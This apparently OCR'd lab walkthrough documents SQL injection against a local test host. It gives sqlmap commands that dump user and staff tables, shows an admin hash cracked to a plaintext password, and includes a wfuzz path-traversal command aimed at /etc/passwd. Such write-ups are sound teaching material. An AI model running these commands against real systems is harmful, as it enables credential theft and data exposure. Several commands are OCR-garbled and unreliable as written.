
The Result of Sql injection



I will try to capture the search request with ‘Burpsuite’ as it has ‘sql injection’ vulnerability.


Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Tasks New scan New live task
Filter Search
2. Live audit from Proxy ...
Audit checks - passive
Capturing
Issues: 0 0 0 0
1. Live passive crawl fro...
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
2. Live audit from Proxy (all traffic)
Summary
View configuration
Requests: 0
Network errors: 0
New scan
Scan details
Scan configuration
Application login
Resource pool
Scan type
Crawl and audit
Crawl
URLs to scan
Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.
192.168.1.9
Protocol settings
Scan using HTTP & HTTPS
Scan using my specified protocols
Detailed scope configuration
Advanced scan parameters
Use this setting to configure whether Burp should isolate the scan. Results from isolated scans do not appear in the Target site map or Issue activity log.
Run isolated scan
OK
Cancel
Event log (1)
All issues
Memory: 208.5MB



Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Tasks New scan New live task
2. Live audit from Proxy (all traffic)
Summary
Filter
Search
2. Live audit from Proxy ...
Audit checks - passive
Capturing
Issues: 0 0 0 0
1. Live passive crawl fro...
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
View configuration
Requests: 0
Network errors: 0
New scan
Scan details
Scan configuration
Application login
Resource pool
Scan configuration
Scan configurations and modes are groups of settings that define how a scan is performed. Scan modes offer preset options designed to let you trade off speed and coverage. Alternatively, you can select one or more custom configurations. Burp Scanner applies any selected configurations in order, enabling you to fine-tune scanning behaviour.
Use a preset scan mode
Use a custom configuration
Lightweight
Gain fast feedback on a site's security - for when speed is a priority. Lightweight mode will complete within 15 minutes.
Fast
More thorough than a Lightweight scan, but still biased towards speed. Fast scans will generally complete within one hour.
Balanced
Provides a balance between coverage and speed. You will typically see the results of a Balanced scan within a few hours.
Deep
Achieve greater coverage and gain a better understanding of a site's security posture. Scanning time depends heavily on the target site's size and complexity.
Remember my choice for future scans
Please select a configuration
OK
Cancel



I saved this output to a file and I can use this for further ‘sqlmap’ enumeration.


And preform this command :

sqlmap -r pro.txt— dbs




Then Perform the next command:

sqlmap -r pro.txt— tables -D users




After that write this command:

sqlmap -r pro.txt— columns -T UserDetails -D users



Then write command :

Sqlmap -r pro.txt—level= 5 -D users -T UserDetails -C username.password --dump



I see some columns that can be very useful like password and username.

So I will copy all username and password and save them at file and I can show all colums of database by using this command:

sqlmap -r pro.txt Staff -D Staff — dump --batch




This command instructs **sqlmap** to:

- Use an HTTP request from the file "pro.txt".

- Target the(Staff)database.
- Extract all data from it.
- Run the attack automatically without user interaction (due to the(batch) flag).

`

The Result:



```
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+


[09:07:02] [INFO] table 'Staff.Users' dumped to CSV file '/home/ali/.local/share/sqlmap/output/192.168.1.9/dump/Staff/Users.csv'
[09:07:02] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[09:07:02] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[17 entries]
+----+-------------------------+-----------------+-------------+---------------------+-----------+-----------------------+
| id | email                   | phone           | lastname    | reg_date            | firstname | position              |
+----+-------------------------+-----------------+-------------+---------------------+-----------+-----------------------+
| 1  | marym@example.com       | 46478415155456  | Moe         | 2019-05-01 17:32:00 | Mary      | CEO                   |
| 2  | julied@example.com      | 46457131654     | Dooley      | 2019-05-01 17:32:00 | Julie     | Human Resources       |
| 3  | fredf@example.com       | 46415323        | Flintstone  | 2019-05-01 17:32:00 | Fred      | Systems Administrator |
| 4  | barneyr@example.com     | 324643564       | Rubble      | 2019-05-01 17:32:00 | Barney    | Help Desk             |
| 5  | tomc@example.com        | 802438797       | Cat         | 2019-05-01 17:32:00 | Tom       | Driver                |
| 6  | jerrym@example.com      | 24342654756     | Mouse       | 2019-05-01 17:32:00 | Jerry     | Stores                |
| 7  | wilmaf@example.com      | 243457487       | Flintstone  | 2019-05-01 17:32:00 | Wilma     | Accounts              |
| 8  | bettyr@example.com      | 90239724378     | Rubble      | 2019-05-01 17:32:00 | Betty     | Junior Accounts       |
| 9  | chandlerb@example.com   | 189024789       | Bing        | 2019-05-01 17:32:00 | Chandler  | President - Sales     |
| 10 | joeyt@example.com       | 232131654       | Tribbiani   | 2019-05-01 17:32:00 | Joey      | Janitor               |
| 11 | rachelg@example.com     | 823897243978    | Green       | 2019-05-01 17:32:00 | Rachel    | Personal Assistant    |
| 12 | rossg@example.com       | 6549638203      | Geller      | 2019-05-01 17:32:00 | Ross      | Instructor            |
| 13 | monicag@example.com     | 8092432798      | Geller      | 2019-05-01 17:32:00 | Monica    | Marketing             |
| 14 | phoebeb@example.com     | 43289079824     | Buffay      | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor     |
| 15 | scoots@example.com      | 454786464       | McScoots    | 2019-05-01 20:16:33 | Scooter   | Resident Cat          |
| 16 | janitor@example.com     | 65464646479741  | Trump       | 2019-12-23 03:11:39 | Donald    | Replacement Janitor   |
| 17 | janitor2@example.com    | 47836546413     | Morrison    | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-------------------------+-----------------+-------------+---------------------+-----------+-----------------------+

[09:07:02] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/home/ali/.local/share/sqlmap/output/192.168.1.9/dump/Staff/StaffDetails.csv'
[09:07:02] [INFO] fetched data logged to text files under '/home/ali/.local/share/sqlmap/output/192.168.1.9'
```

I have a bunch of usernames and passwords now, I also dumped the data from the staff database which contained a hashed password and I used sqlmap to crack the hash as well:


```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

And crack the Hash and the output :



So usernme is “admin”

And password is “transorbital1”



5.Exploit :

In the Exploitation phase, the tester uses the identified vulnerabilities to gain access to the target system or application. The objective here is to achieve a successful compromise and gain the first foothold within the system.

Tasks in the Exploitation Stage:

- **Exploit Vulnerabilities**: If an SQL Injection, Command Injection, XSS, or other vulnerability is identified, payloads are executed to exploit the vulnerability.
- **Use Exploitation Tools**: Tools like **Metasploit** are used to exploit known vulnerabilities and execute attacks against the target system.
- **Interact with Weak Applications**: Exploiting weak login mechanisms or input fields vulnerable to injection attacks.
- **Extract Sensitive Information**: Extracting valuable data such as usernames, passwords, and database entries.

While I opened ‘session.php’ it redirected me to ‘manage.php’ page. The page showed some unusual things like ‘Files does not exist’ at the footer of the page and “You are already logged in as admin”. So, I found this page bit unusual and bit suspicious. So, I decided to fuzz the ‘url parameters’. I will add ,So will try to find parameter By using this command

```
wfuzz -c -u 'http://192.168.1.9/manage.php?FUZZ"../../../../../../etc/passwd' -
w/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -H ' cook ie
:PHPSESSID=l50lcatluk906ftcoa6550e00r ' –hw 100
```

the Explain of the last command :

-c : Colorize output (makes results easier to read).

